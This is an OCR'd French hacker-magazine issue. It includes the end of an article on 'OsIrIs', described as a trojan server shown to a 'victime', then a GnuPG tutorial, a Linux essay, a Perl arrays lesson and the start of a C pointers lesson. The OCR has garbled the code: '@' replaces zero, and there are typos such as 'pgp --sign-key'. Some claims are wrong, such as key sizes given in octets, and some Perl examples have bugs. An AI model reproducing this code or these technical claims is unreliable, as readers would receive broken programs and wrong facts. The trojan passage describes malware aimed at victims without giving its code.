6. Les procédures Form_MouseMove() et Label1_MouseMove() permettent de cacher le curseur de la souris, par l'appel de ShowCursor()

7. Label1_Click() gère les clicks sur le label (étant donné qu'il recouvre toute la form)

8. Et le plus important, Timer2_Timer() permet l'affichage du texte caractère par caractère, ceci dans les deux premières lignes. Quant aux autres, le bloc If teste si le texte a été entièrement affiché, et prépare la réponse éventuelle de la victime en affichant ">>" et en arrêtant le Timer2.

Le mot de la fin

Voila, j'ai détaillé quelques fonctions du serveur d'OsIrIs. Le code étant du Visual Basic, il est assez facile à apprendre en peu de temps. Vous pourrez constater, à votre plus grande joie je suppose ;), que le code est largement commenté. Ne pensant pas tout de suite à dévoiler les sources du serveur, ces commentaires n'étaient destinés qu'à moi : ils sont donc en français ;).

Pour ceux qui auraient lancé le serveur et se seraient "infecté", j'ai codé un programme qui permet la désinfection automatique, sans être obligé de tout supprimer manuellement. Juste au cas où, mais il peut dépanner ;). Ce programme ce trouve également sur le site. Voila, cet article est fini. Merci de l'avoir lu jusqu'au bout ;). Je remercie toute l'équipe d'avoir publié cet article, et vous souhaite une bonne continuation.

DERNIÈRE PARTIE

BLINDEZ VOTRE LINUX... ...en cryptant vos

Dans le monde de l'informatique, il existe aujourd'hui 3 manières de garder un document confidentiel : jeter le disque dur dans la Seine, l'encrypter, ou ne pas faire d'informatique. Il n'existe pareillement que 2 manières d'être sûr de l'identité d'un correspondant : le rencontrer directement, prendre ses empreintes digitales, vocales et rétiniennes (et encore, j'ai toujours des doutes), ou prendre ses empreintes digitales électroniques, à savoir sa signature numérique.

NIVEAU
WILD

SUITE DE LA PAGE 1

Paul et Timotee se sont déjà rencontrés plusieurs fois, et ont échangé leurs clés respectives. A cette occasion, ils ont signé mutuellement leurs clés. C'est à dire qu'une petite partie de la clé de Paul a été mise sur la clé de Timotee et vice versa. Les deux amis ont ensuite up loadé leurs clés mises à jour sur un serveur de clés du projet openpgp (http://pgp.mit.edu par exemple). Paul et Jean ont aussi échangé et signé leurs clés respectives. Le jour où Timotee reçoit un mail de Jean, il va chercher sa clé sur le serveur de clés, et là, il constate que son vieil ami Paul a signé sa clé. Il en conclut donc que la signature de Jean est relativement fiable, et que le Jean qui lui écrit est bien le même que celui de la signature. Voila pour le principe général, nous allons maintenant passer à la pratique.

II- Pratique.

A) Installation.

Les sources de gnupg sont sur :
ftp://ftp.gnupg.org/GnuPG/gnupg/gnupg-1.2.1.tar.gz.
L'installation se fait très rapidement:

```
(root@toto:/usr/src) tar xvzf gnupg-1.2.1.tar.gz
(root@toto:/usr/src) cd gnupg-1.2.1
(root@toto:/usr/src/gnupg-1.2.1) ./configure
(root@toto:/usr/src/gnupg-1.2.1) make
(root@toto:/usr/src/gnupg-1.2.1) make install
```

B) Initialisation.

Dans un premier temps, il nous faut générer un jeu de clés. Gnupg va nous générer une clé publique, une clé privée, un trousseau de clés (sur lequel on va mettre les clés téléchargées sur un serveur de clés), et un fichier de configuration (auquel nous ne toucherons pas).

```
(toto@toto:~) gpg --gen-key
gpg (GnuPG) 1.2.1; Copyright (C) 2002 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.
Please select what kind of key you want:
   (1) DSA and ElGamal (default)
   (2) DSA (sign only)
   (5) RSA (sign only)
```

Ici, on choisit l'option par défaut puisqu'on veut avoir la possibilité de signer et d'encrypter ses mails.

```
DSA keypair will have 1024 bits.
About to generate a new ELG-E keypair.
              minimum keysize is  768 bits
              default keysize is 1024 bits
    highest suggested keysize is 2048 bits
What keysize do you want? (1024)
```

On va maintenant nous demander la taille de la clé d'encryptage. J'ai pour habitude de générer des clés de 4096 octets, car 2048 est désormais insuffisant. Le procédé est nettement plus long, et d'ailleurs le programme nous en avertit. Cela dit, le jeu en vaut la chandelle.

```
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
```

Il est recommandé de faire des clés d'un an maximum. Mais, de toute manière, mettez toujours une date limite d'utilisation, quitte à la changer plus tard dans le temps. Le soft nous demande maintenant plusieurs informations dont notre nom. Il est impératif de mettre sa véritable identité, car les échanges et signatures de clés se font systématiquement avec présentation d'une pièce d'identité. L'adresse e-mail doit être une adresse e-mail valide à laquelle la clé correspondra. Nous verrons par la suite comment ajouter d'autres adresses à une même clé. Le commentaire, enfin, est facultatif. Cela dit, il peut être utile pour indiquer qui on est en peu de phrases ("développeur" par exemple est succint, précis...). Un "OK" valide tout ça.

L'étape suivante est le choix de la passphrase: longue et compliquée, mais suffisamment simple pour s'en rappeler. Il s'agit d'une phrase et non d'un mot de passe, c'est-à-dire qu'une vingtaine de caractères est un minimum. Une fois la clé générée, nous vérifions avec:

```
(toto@toto:~) gpg --list-key
/home/toto/.gnupg/pubring.gpg
------------------------------
pub  1024D/EB9F3A35 2002-12-10 toto toto (toto)
<toto@toto.com>
sub  2048g/A5728E7D 2002-12-10 [expires: 2003-12-10]
```

C) Exportation des clés.

Voila, nous pouvons maintenant signer nos messages, et décrypter les messages que l'on nous envoie. Mais tout cela ne sert a rien si personne ne peut récupérer notre clé publique. C'est pourquoi nous devons la mettre sur un serveur de clés. Une liste complète des serveurs de clés du programme openpgp se trouve sur le site de gnupg :
http://www.gnupg.org.
On commence par extraire une version ascii de sa clé publique:

```
(toto@toto:~) gpg --export -a > toto.asc
```

On va ensuite se connecter avec un navigateur quelconque (lynx fait très bien l'affaire) sur le site http://pgp.mit.edu. Là, on copie, colle le contenu du fichier toto.asc dans le cadre prévu à cet effet, puis on soumet la clé. Dans moins de 24 heures, les paranoïaques du monde entier pourront télécharger votre clé publique et ainsi vous écrire des mails sécurisés.

D) Importation des clés.

Dès lors que l'on reçoit un message encrypté ou signé, il faut être à même de pouvoir le décrypter ou en vérifier la signature. Pour cela, on se rend à nouveau sur le serveur pgp.mit.edu, et là, on rentre le mail de notre correspondant et on lance la recherche. On devrait obtenir en réponse une suite de 8 chiffres et lettres qui sont l'ID (c'est-à-dire l'identificateur) de notre correspondant. On lance alors:


```
(toto@toto:~) gpg --recv-key --keyserver pgp.mit.edu E4893BC2
```

Pour ajouter cette nouvelle clé à notre trousseau. Nous sommes maintenant prêts à vérifier l'authenticité des mails reçus. La commande gpg --list-key nous affiche désormais les clés récupérées en plus de la notre.

E) Signature de clés.

Lors d'un de ses nombreux voyages, Paul a fait la connaissance de Philippe. Tous les deux paranos à souhait, ils ont décidé d'échanger leurs clés. Paul a inscrit sur un papier son nom, son mail et son empreinte digitale pgp (on parle de fingerprint). Il remet ensuite ce papier à Philippe accompagné de son passeport (ou toute autre pièce d'identité officielle), qui contrôle que les informations concordent. La récupération des fingerprint se fait comme cela:

```
(toto@toto:~) gpg --fingerprint > finger.asc
```



DISCLAIMER

Comme d'habitude, si vous abîmez votre système en mettant en pratique ce que vous lisez ici, vous ne pourrez en vouloir qu'à vous même. Chez moi, ça marche très bien :) Les patchs présentés ici contiennent des outil en rapport avec la cryptographie. Avant de les utiliser, veuillez vérifier que vous êtes en accord avec la législation de votre pays de résidence.

A ce sujet, je vous recommande de vous faire des cartes de visite contenant toutes ces informations, c'est toujours plus pratique que de les écrire sur un vieux bout de papier.

Une fois l'échange fait, il ne reste plus à Paul qu'à signer la clé de Philippe.

```
(toto@toto:~) gpg --recv-key AB12CD34
(toto@toto:~) pgp --sign-key AB12CD34
```

A ce moment là, il nous est demandé notre phrase de pass. Normal puisque nous allons exporter un petit bout de notre clé privée sur la clé que nous signons pour indiquer que nous l'avons bien signée. Un examen de la clé publique (par exemple via le serveur pgp.mit.edu) permet de voir tous les signataires.

Il ne reste plus à Paul qu'à exporter la clé nouvellement signée sur le serveur où il l'a prise, en ayant auparavant mis cette clé à jour:

```
(toto@toto:~) gpg --recv-key --keyserver pgp.mit.edu
AB12CD34
(toto@toto:~) gpg --send-key --keyserver pgp.mit.edu
AB12CD34
```

Lors d'un échange de clés exigez systématiquement une pièce d'identité valide de la part de votre contact (qui devrait faire de même pour vous). Il se peut que votre correspondant ait sur une même clé plusieurs ID avec plusieurs mails et qu'il n'ait pas mentionné ces mails durant l'échange. Dans ce cas, ne signez que les mails qu'il vous a mentionné. Et refusez systématiquement de signer la clé de quelqu'un qui refuse de vous présenter ses papiers d'identité. En effet, après votre signature, vous vous portez garant de l'authenticité de sa clé. C'est ce qu'on appelle une relation de tiers de confiance. Il est ensuite possible de mettre une note de confiance à chacun de ses correspondants: elle sera en général fonction du nombre de personnes de notre trousseau en qui nous avons confiance et qui ont signé la clé de cette personne, ou le contraire.

F) Encryptage et décryptage.

N'oublions pas qu'une des principales missions de gnupg est l'encryptage de documents ou de fichiers exécutables. Je vous rappelle le principe: on va encrypter le fichier avec la clé publique de notre correspondant, de telle sorte qu'il puisse le décrypter avec le couple clé privée + passphrase.

Paul désire envoyer un message ultra secret à Philippe. Une fois ce message entré, il va l'encrypter avec la clé publique de Philippe :

```
(toto@toto:~) gpg --encrypt AB12CD34 message.txt
```

ou encore:

```
(toto@toto:~) gpg -e AB12CD34 message.txt
```

Lorsque Philippe reçoit le message, il n'a plus qu'à le décrypter avec sa clé privée:

```
(philippe@tata:~) gpg --decrypt message.txt
```

ou encore

```
(philippe@tata:~) gpg -d message.txt
```

GNUpg lui demande alors sa passphrase, puis le message s'affiche en clair.

G) Gestion des utilisateurs.

Il nous est bien entendu possible de gérer notre trousseau de clé, et notamment rajouter de nouveaux identificateurs, par exemple si j'ouvre une nouvelle boite mail, ou encore un ID professionnel et un ID personnel.

On commence par entrer en mode édition`(toto@toto:~)`

```
gpg --edit-key EB9F3A35
```

On va ajouter un utilisateur à notre clé. Mais attention: cet utilisateur n'apparaîtra pas comme ayant été signé par les clés ayant déjà signé notre clé, ce qui est bien normal.

```
Command> adduid
Real name: Toto toto
Email address: toto@totomail.com
Comment: clé personnelle
You selected this USER-ID:
    "Toto toto (clé personnelle) <toto@totomail.com>"
```

Il nous est ensuite demande de rentrer notre passphrase pour

fichiers et mails avec GPG

valider ce changement. Une fois sorti du mode édition, gpg --list-key nous affiche:

(1) toto toto (toto) <toto@toto.com>
(2). Toto toto (clé personnelle) <toto@totomail.com>

Après toute modification de votre clé, n'oubliez pas de la mettre à jour sur votre serveur de clés préféré, histoire que vos correspondants puissent eux aussi profiter de ces modifications.

G) Signer des documents et vérifier des signatures.

Pour signer un document, lançons la commande suivante :

```
(toto@toto:~) gpg --sign document.txt
```

ou encore

```
(toto@toto:~) gpg -s document.txt
```

Il nous est alors demandé notre passphrase, puis le fichier signé sort au format .asc.

Si nous désirons maintenant vérifier la signature apposée sur un document, il suffit (une fois la clé recupérée sur un serveur de clés si ce n'était pas déjà le cas) de taper les commandes suivantes :

```
(toto@toto:~) gpg --verify document.asc
```

H) Utilisation quotidienne.

La plupart des clients mail modernes supportent complètement GNUpg. C'est par exemple le cas de kmail, le mailer de kde. Mutt, à mon avis le meilleur logiciel de mails qui soit, le supporte aussi, à condition d'ajouter quelque lignes dans le fichier de configuration .muttrc.

 # Pour décrypter un mail

```
set pgp_decode_command="/usr/bin/gpg   %?p?--
passphrase-fd 0? --no-verbose --quiet  --batch  --
output - %f"
```

 # Nous vérifions l'authenticité d'une signature

```
set pgp_verify_command="/usr/bin/gpg   --no-verbose -
-quiet  --batch  --output --verify %s %f"
```

 # Pour décrypter une pièce jointe

```
set pgp_decrypt_command="/usr/bin/gpg   --passphrase-
fd 0 --no-verbose --quiet  --batch  --output - %f"
```

 # Pour signer un document en pièce jointe.

```
set pgp_sign_command="/usr/bin/gpg    --no-verbose --
batch --quiet   --output - --passphrase-fd 0 --armor
--detach-sign --textmode %?a?-u %a? %f"
```

 # Pour signer un message avec GNUpg

```
set pgp_clearsign_command="/usr/bin/gpg   --no-
verbose --batch --quiet   --output - --passphrase-fd
0 --armor --textmode --clearsign %?a?-u %a? %f"
```

 # Pour encrypter une pièce jointe

```
set pgp_encrypt_only_command="pgpewrap /usr/bin/gpg
--batch  --quiet  --no-verbose --output - --encrypt -
-textmode --armor --always-trust -- -r %r -- %f"
```

 # Pour encrypter et signer une pièce jointe.

```
set pgp_encrypt_sign_command="pgpewrap /usr/bin/gpg
--passphrase-fd 0  --batch --quiet  --no-verbose  --
textmode --output - --encrypt --sign %?a?-u %a? --
armor --always-trust -- -r %r -- %f"
```

 # Pour importer une clé dans notre trousseau de clés publiques.

```
set pgp_import_command="/usr/bin/gpg  --no-verbose --
import -v %f"
```

 # Pour exporter cette même clé

```
set pgp_export_command="/usr/bin/gpg   --no-verbose -
-export --armor %r"
```

 # Pour vérifier l'authenticité d'une clé

```
set pgp_verify_key_command="/usr/bin/gpg   --verbose
--batch  --fingerprint --check-sigs %r"
```

 # Pour lire dans le trousseau de clés publique

```
set pgp_list_pubring_command="/usr/bin/gpg   --no-
verbose --batch --quiet   --with-colons --list-keys
%r"
```

 # Pour lire dans le trousseau de clés secrètes

```
set pgp_list_secring_command="/usr/bin/gpg   --no-
verbose --batch --quiet   --with-colons --list-
secret-keys %r"
```

Voilà, c'est tout pour cette fois.Je vous tire ma révérence en espérant vous avoir été utile. A la prochaine fois.

LINUX ? C'EST QUOI, POUR QUI ?

Ce document a pour but de démystifier l'univers Linux/Unix et d'essayer de comprendre pourquoi il fait parler de lui dans des domaines tels que : la sécurité informatique, la gestion de parcs réseaux, ou encore les serveurs Web. Nous aborderons très rapidement l'Open Source et nous verrons ses avantages par rapport à Windows. Ensuite, nous essayerons de comprendre pour quel type d'utilisateur est fait cet OS.

A bas windows !!

Voilà une phrase que l'on entend bien trop souvent : " Windows c'est nul, Microsoft c'est pourri ! ". Ceci est typique de celui qui ne réfléchit pas beaucoup plus loin que le bout de son nez. Réfléchissons un peu sur ce système. Windows est un système comprenant de nombreux avantages, notamment une prise en main des différentes versions de cet OS très facile et accessible aux autodidactes, une configuration du système plutôt simple bien que parfois incertaine et moyennement souple, et surtout un système d'installation des logiciels automatisé, sans oublié une interface graphique très pratique.

Ce qui fait la faiblesse de cet OS est, dironsnous, l'esprit selon lequel l'équipe le développe. En effet, contrairement au monde de l'Open Source (que nous aborderons un peu plus loin), Microsoft a décidé d'adopter une stratégie selon laquelle aucune source des logiciels ou de l'OS n'est disponible. Ainsi le travail de l'audit du code est beaucoup plus conséquent, ce qui n'arrange pas les choses et rend le système beaucoup plus vulnérable aux attaques (code mal vérifié entraînant de nombreux problèmes de débordements de tampon, format string, etc.). Le problème est que la stabilité de certains logiciels un peu sensible en prend un coup puisque la stabilité générale du système est mauvaise. Ouvrons tout de même une parenthèse pour préciser que certains OS propriétaires sont très stable (MacOS, Sco Unix, BeOS, etc.). En somme, la diffusion des sources de Windows serait un bon moyen de sécuriser le système et de le stabiliser pour ainsi reconquérir sa côte de popularité.

Linux : démystification

Pourquoi ces systèmes font-ils parler d'eux ? Premièrement ils sont pour la plupart gratuits et disponibles librement en téléchargement sur les sites des éditeurs. De plus, de nombreux pariages sont développés et mis sur les CD permettant à une personne n'ayant pas internet de disposer du nécessaire pour faire de la programmation, de la vidéo, de l'image, du son et de la gestion de réseau sans avoir à télécharger quelque chose. De plus, ces systèmes sont basés sur le mode de diffusion Open Source. Brève explication de ce terme : L'Open Source est un système de diffusion de logiciels dans lequel les sources sont distribuées librement et peuvent être modifiées au gré de notre programmeur chevronné :). Ce système va permettre non seulement de manipuler ou de personnaliser ses logiciels (y compris tout son environnement, OS compris) mais aussi de procéder à des audits de code beaucoup plus avancés. On peut ainsi citer en tant qu'exemple OpenBSD qui se targue de n'avoir été victime que d' une seule faille de sécurité exploitable à distance en 6 années de développement (vous pourrez vous reporter à la réflexion de FozZy sur le sujet dans le HzV 12). Mais a l'inverse de Windows, la configuration de vos logiciels va cette fois se passer manuellement la plupart du temps voir constamment pour les systèmes *BSD, rendant la configuration de votre système beaucoup plus difficile, mais néanmoins beaucoup plus souple et bien plus personnalisée puisque tout va se passer en éditant des fichiers de configuration dans un terminal en lignes de commande (un peu comme une fenêtre Dos en 100 fois plus puissant). Ce terminal que l'on appelle aussi a tort le " shell ", est ce qui fait la force des système Unix et donc par voie de conséquence de Linux puisqu'il permet de contrôler tout l'OS. Ces systèmes disposent également d'un système multi-utilisateur performant, souple, et fortement sécurisé par différents procédés de permissions de fichiers, droit d'accès, etc... Notons toutefois que des éditeurs tels que Mandrake ou RedHat contribuent à la distribution de distributions Linux beaucoup plus abordable pour les débutants puisque les mécanismes puissants proposés dans les distributions de ces éditeurs permettent une approche aisée.

Linux versus Windows

Sur ce sujet aucune hésitation ne saurait contrarier notre réponse : L'OS dépendra de votre utilisation quotidienne en informatique. Les accros des jeux vidéos oublieront tout de suite Linux dont l'un des points faibles est que très peu de jeux existent pour lui. Ceci étant, des efforts sont faits dans cette direction notamment avec le développement de WineX bien qu'encore peu satisfaisant. En revanche, les personnes soucieuses de la sécurité ou désirant mettre en place des serveurs, pencheront plutôt du côté d'un Linux qui permettra une configuration plus rigoureuse. Enfin les programmeurs ou bien les personnes désireuses d'apprendre à configurer plusieurs OS pourront utiliser un multi-boot pour avoir les deux OS en même temps, ce qui nécessite tout de même un bon disque dur ;).

Nous préciserons également que pour les utilisateurs de Linux et en particulier les programmeurs, le fait de pouvoir lire les sources des logiciels librement permet d'avoir une source très riche d'informations et de fonctions, mais aussi qu'il donnera satisfaction à tous les administrateurs soucieux de sécurité et à la recherche de performance.

Conclusion

Voila j'ai fait grossièrement le tour de Linux afin de montrer que ce n'est pas un OS miracle ni un OS exclusivement réservé aux " hackers ", mais qui devient simplement ce que l'on décide d'en faire.

Ca se corse un peu. Au menu de notre initiation ce mois-ci, les tableaux en PERL et les pointeurs en C. Dernière étape avant les exercices pratiques et la programmation sécurisée.

Introduction à la

INITIATION AU PERL

Attention ! Préparez du café car on ne rigole plus. Cette fois-ci, nous allons nous plonger au cœur de tout programme, j'ai nommé : les tableaux.

NIVEAU

NEWBIE

RÉSULTAT DE L'EXERCICE PRÉCÉDENT

Ce mois-ci je vais enfin vous donner la solution de la "calculatrice automatisée". Il suffit de rajouter au code que nous avons établi dans le THJ No 1 :
au début (après la ligne #!/usr/bin/perl -w quand même :)) : $fin="in";
puis d'encadrer toute la partie contenant les 'if' et les 'elsif' dans un bloc 'while' :
while ($fin ne "out")
{
Ici vous placez les instructions qui servent au calcul (les 'if' et compagnie);
}

PERL SOUS WINDOWS

PERL est disponible en standard dans toutes les distributions de GNU/Linux. Sous Windows, je vous conseille d'installer Active Perl de chez ActiveState, en le téléchargeant à l'adresse : http://www.activestate.com. De plus, vous devrez rajouter : <STDIN> ; à la fin de chaque script.

Ce mois-ci nous passons un cap ! En effet, fini le traitement de données une par une, nous entrons dans l'ère de la globalisation et du traitement de masse ! Mais avant d'aller plus loin entendons-nous sur la définition de quelques mots. Tout d'abord, un tableau, en programmation, ressemble beaucoup à un tableau normal : il possède des cases auxquelles on accède grâce à leurs indices (0, 1, 2,..., N). Il est très important de noter que les indices débutent au numéro 0. C'est-à-dire que le premier élément d'un tableau est le numéro 0 sur la liste. Vous avez tous compris que l'indice d'un élément était le numéro de la case du tableau ? Non ? Dites tout de suite que j'explique mal :-). Voilà pour la mise en bouche, attaquons maintenant la partie théorique.

Un peu de théorie

Nous allons voir ici deux types principaux de tableaux : les tableaux à une dimension, puis à plusieurs dimensions. Commençons par le moins compliqué. Les tableaux à une dimension se déclarent de la façon suivante :

```
@nom_tableau=();
```

Cette ligne déclare un tableau vide. De plus, étant perspicaces vous avez sans doute compris que le signe '@' est le signe réservé par Perl pour définir les tableaux. Il est possible d'initialiser un tableau (i.e. mettre quelque chose dedans) lors de sa déclaration :

```
@mon_tableau=(1,32,568,"helloWorld",666,3.141597);
```

Ceux qui viennent du C ou qui ont lu les cours d'Ikaru, doivent s'étrangler ou éclater de rire. Mais vous avez tort car il n'y a aucune faute dans la ligne précédente ! En effet, en Perl il est possible d'avoir des tableaux avec des valeurs de type différent (chaîne, entier...). Vous pouvez d'ailleurs tester mes dires avec la ligne de commande suivante :

```
abbe@Minas_Morgull $ perl -e
'@tablo=(1,32,568,"helloWorld",666,3.141597);'
```

Vous constaterez avec bonheur que l'interpréteur Perl ne vous couvre pas d'insultes ! Tout ceci est bien beau, mais, comment fait-on pour accéder aux différents éléments d'un tableau ? C'est tout simple : comme on le ferait avec n'importe quelle variable scalaire ! Regardez plutôt : print "$mon_tableau[3]"; affiche à l'écran : helloWorld

Waouh ! Mais il y a beaucoup mieux : il est possible de tout afficher sans se fatiguer à taper :

```
print "$mon_tableau[@]";
print "$mon_tableau[1]";
...
```

Et oui c'est le moment de se rappeler le tutorial sur les boucles. Voici un petit bout de code pour vous rafraîchir la mémoire :

```
#!/usr/bin/perl -w
@mon_tableau=(1,32,568,"helloWorld",666,3.141597);
print "affichage de \@mon_tableau\n";
for ($k=0;$k<=$#mon_tableau;$k++)
{
      print "valeur No $k : $mon_tableau[$k]\n";
}
```

Comme vous pouvez le constater je fais ici appel à la variable $#mon_tableau comme borne supérieure pour le compteur de ma boucle. Cette variable renvoie le dernier indice du tableau, voilà comment elle s'utilise :

```
$der_indice=$#nom_du_tableau
```

Dans le cas de mon_tableau, $der_indice vaut 5. Il est très important quand vous l'utilisez dans une boucle 'for' de mettre la valeur de fin de boucle inférieure ou égale à la valeur du dernier indice. Sinon il y aura systématiquement un élément de votre tableau qui "passera à l'as". Vous pouvez tester avec le code suivant :

```
#!/usr/bin/perl -w
@tab=(1,2,3,4,5,6,7);
for ($k = @ ; $k < $#tab ; $k++)
{
      print "$tab[$k]\n";
}
```

Le résultat obtenu à l'écran est :

```
1
2
3
4
5
6
```

Les boucles peuvent aussi nous servir pour initialiser des tableaux de manière dynamique. Dans le code suivant vous pourrez remarquer que l'on passe par une variable intermédiaire ($halt), c'est pour contrôler ce que saisit l'utilisateur : si c'est "azerty" on sort de la boucle.

```
#!/usr/bin/perl -w
@tablo=() ;
#initialisation d'un tableau vide que nous allons remplir dynamiquement
$halt=c ;
#halt est notre variable qui va nous permettre de sortir de la boucle while, on l'initialise avec une valeur choisie au hasard (différente de "azerty" quand même ! )
$k=@ ;
print "saisir \"azerty\" pour finir \n" ;
while ($halt ne "azerty")  #tant que l'utilisateur n'a pas tapé le mot "azerty" : on tourne
{
      print "Veuillez saisir l'élément d'indice $k SVP :" ;
      $halt=<STDIN> ;
      chomp $halt ;
      $tablo[$k]=$halt ;
}
```

Ça commence doucement à prendre forme non ? Comme vous aurez tout le loisir de vous en rendre compte, les boucles sont primordiales en programmation, il vous faut donc les connaître absolument :-) . Après cet intermède pédagogique retournons à nos moutons. Les tableaux unidimensionnels ne vous posent plus aucun problème ? Tant mieux, car nous attaquons maintenant les tableaux à deux (ou plus) dimensions ! Ne vous inquiétez pas c'est exactement la même chose, sauf qu'au lieu de n'avoir qu'une seule ligne, notre tableau va maintenant en avoir plusieurs (et toujours plusieurs colonnes). La syntaxe de déclaration obéit au même principe que les tableaux simples mais avec une dimension en plus ! Soit :

@tablo=() ; -> déclare un tableau vide

$tablo[0][0]=1 ; affecte la valeur 1 dans la première case située au croisement de la colonne d'indice 0 et de la ligne d'indice 0.

Graphiquement, cela nous donne à peu près ça :

indices	0	1	2	3	4
0	0				
1					
2					
3					

La manipulation des tableaux à plusieurs dimensions n'est pas très compliquée. En effet , ils se manipulent rigoureusement de la même manière que les tableaux unidimensionnels ! Il y a quand même un petit inconvénient : pour afficher le contenu d'un tableau multidimensionnel vous devez imbriquer autant de boucles qu'il y a de dimensions à votre tableau pour le balayer. Vous trouvez ça un peu flou ? Prenons dans ce cas un exemple (ça vaut souvent mieux qu'un long discours).

```
#!/usr/bin/perl -w
@tab_ex=(
          [@,1,2,3,4,5,6,7,8,9],
          [9,8,7,6,5,4,3,2,1,@],
          [1,1,1,1,1,1,1,1,1,1],
          [2,2,2,2,2,2,2,2,2,2],
          [3,3,3,3,3,3,3,3,3,3],
          [4,4,4,4,4,4,4,4,4,4]
        );
#on déclare "statiquement" (voir encadré 2) notre tableau (qui possède 2 dimensions)
for ($k=@;$k<6;$k++)
{
      for ($i=@;$i<1@;$i++)
      {
            print "$tab[$k][$i]";
      }
      print "\n";
}
#la première boucle 'for' est destinée à l'affichage des lignes
#la seconde est destinée elle à l'affichage des colonnes
#le retour chariot (\n) est mis hors de la deuxième boucle pour que le saut de ligne ne se fasse qu'après  l'affichage d'une ligne complète.
```

Voilà, c'est plus clair maintenant ? Comme vous pouvez le constater ça n'est pas beaucoup plus compliqué que les tableaux simples. Une question vous est peut-être passé par la tête : combien de dimensions un tableau peut-il posséder au maximum ? La réponse est des plus évasive : la seule limite est votre imagination (j'ai personnellement initialisé des tableaux de 10 dimensions). D'ailleurs, l'exemple sur lequel je me suis appuyé pour écrire cet article contient 13 dimensions !!! Cela ne pose aucun problème à Perl pour l'initialiser, ni pour le manipuler (bonjour le nombre de boucles à imbriquer !), rien ne vous empêche de manipuler un tableau comme ceci :

```
$tab[$p][$o][$i][$u][$y][$t][$r][$e][$z][$a][$m][$l][$k][$j]=23;
```

Je ne vois pas bien l'utilité d'un tel tableau mais bon ! Ah si ! Un local exploit pour windauze : surcharge de la ram entraînant un écran bleu ! Quoi, c'est déjà fait le coup de l'écran bleu ? Bon tant pis :-). Ceci dit, ce que je viens de dire est un des "légers" inconvénients des tableaux possédant pleins de dimensions : il y a un risque non négligeable de surcharger la RAM (essayer donc un tableau à une vingtaine de dimensions et 100000 colonnes pour voir). Mais un autre problème vous guette : comment allez-vous représenter 20 dimensions ?

En Perl, cela porte le nom de tableaux nominatifs ou tableaux associatifs (c'est la même chose). Ici ça va être vite fait ! En effet, c'est relativement simple à saisir. On déclare un tableau nominatif comme suit :

```
%tab = (
        'clé' => "valeur",
        'autre_clé' => "autre_valeur"
        );
```

On peut aussi utiliser la notation suivante :

```
%tab = (
        'clé' , "valeur",
        'autre_clé' , "autre_valeur"
        );
```

Personnellement je préfère la première méthode. Pour accéder à une valeur, c'est la même règle que pour les tableaux simples.

L'INSTRUCTION :

`print "$tab{'clé'}\n";` affiche la valeur affectée à la clé 'clé'. On parle de paire clé-valeur pour qualifier le couple. Il est évidemment possible d'effectuer toutes les opérations d'affectation et de modification possibles avec les tableaux simples :

`$tab{'hacker'}="Kevin Mitnick";` ajoute la clé 'hacker' qui a pour valeur Kevin Mitnick dans le tableau associatif tab.

`$tab{'hacker'}="Van Hauser";` modifie la valeur affectée à la clé 'hacker' (qui a désormais pour valeur "Van Hauser"). Lors de vos futurs développements vous serez sûrement amenés à manipuler des tables associatives dont vous ne connaîtrez ni les clés, ni les valeurs. Pour résoudre ce problème, Perl met à notre disposition deux fonctions : keys et values.

KEYS SERT À ISOLER LES CLÉS D'UN TABLEAU .

`@tab=keys(%tab_associatif);` stocke dans le tableau @tab toutes les clés du tableau associatif %tab_associatif (une par case évidement :-)). values sert à extraire les valeurs d'un tableau associatif.

`@tab=values(%tab_associatif);` je ne vous fais pas l'affront de vous dire à quoi sert cette ligne :-)

Cet article touche maintenant à sa fin ! J'espère qu'il vous a permis d'avancer sur la voie de la connaissance. Pour le mois prochain, vous chercherez comment afficher toutes les clés d'un tableau associatif (à l'aide des boucles). Comme d'habitude si vous avez besoin de me contacter : voice@dmpfrance.com (le journal fera le forward).

@++ TOUT LE MONDE

A NOTER :

Quand je dis "statiquement déclaré", cela n'a rien à voir avec les variables static en C. C'est juste que le tableau est déclaré "en dur" au début du script.

programmation

INITIATION AU C

Comme promis la mois dernier, nous allons voir aujoud'hui ce qui fait que les uns aiment le C et les autres le detestent, à savoir les pointeurs. C'est aussi à partir d'aujourd'hui que je vais vous proposer des exercices et travaux pratiques à faire d'une fois sur l'autre. Je vous donnerai la solution expliquée des exercices d'aujourd'hui dans notre prochain rendez-vous mensuel.

NIVEAU

NEWBIE

Présentation des pointeurs

Nous avons vu la semaine dernière que, lorsque nous déclarons un tableau, une certaine quantité de mémoire est allouée pour ce tableau, et celui-ci est placé en mémoire. Les tableaux posent néanmoins plusieurs problèmes : d'une part, nous sommes obligés de définir leur taille de manière statique, ce qui est un grand manque de souplesse, et, en plus, lorsque nous manipulons un tableau, nous manipulons l'objet entier. Imaginez que nous ayons besoin d'un tableau de 25 méga octet. Cela signifie donc que nous devons manipuler 25 mégas d'un coup. Pas génial en soi. Lorsque nous déclarons un tableau de taille n, celui-ci commence à l'adresse mémoire X, et se termine à l'adresse X + n + 1. Ce dernier caractère est le caractère de fin de chaîne '\0', ou caractère NUL. Nous pouvons en déduire que, si nous prenions l'adresse de départ, en suivant les éléments un par un jusqu'à ce que nous tombions sur un caractère '\0', il nous serait bien plus simple de manipuler notre objet. En effet, nous ne manipulerions plus l'objet en lui même mais l'emplacement mémoire où nous désirons faire commencer cet objet. Les pointeurs, c'est ça. Lorsque nous allons déclarer un pointeur sur caractère, nous n'allons pas déclarer une variable, mais un objet pointant vers l'adresse mémoire de début de l'objet. Dès lors, il sera aisé de manipuler de très gros objets dont nous ne connaîtrions pas la taille par avance, simplement en manipulant un pointeur sur leur adresse mémoire. Je ne sais plus si je vous l'ai déja dit, mais les variables déclarées à l'intérieur d'une fonction sont locales à cette fonction, c'est-à-dire que l'on peut déclarer des variables ayant le même nom au sein d'autres fonctions. Pareillement, les variables passées en paramètre d'une fonction et modifiées au sein de celle-ci en ressortent intactes. La preuve par l'exemple :

```
1  #include <stdio.h>
2
3  void            swap(char a, char b)
4  {
5    char c;
6
7    c = a;
8    a = b;
9    b = c;
10   printf("Dans swap, après l'échange: a=%c b=%c", a, b);
11 }
12
13
14 int       main(int ac, char **av)
15 {
16   char    a;
17   char    b;
18
19   a = 'a';
20   b = 'b';
21
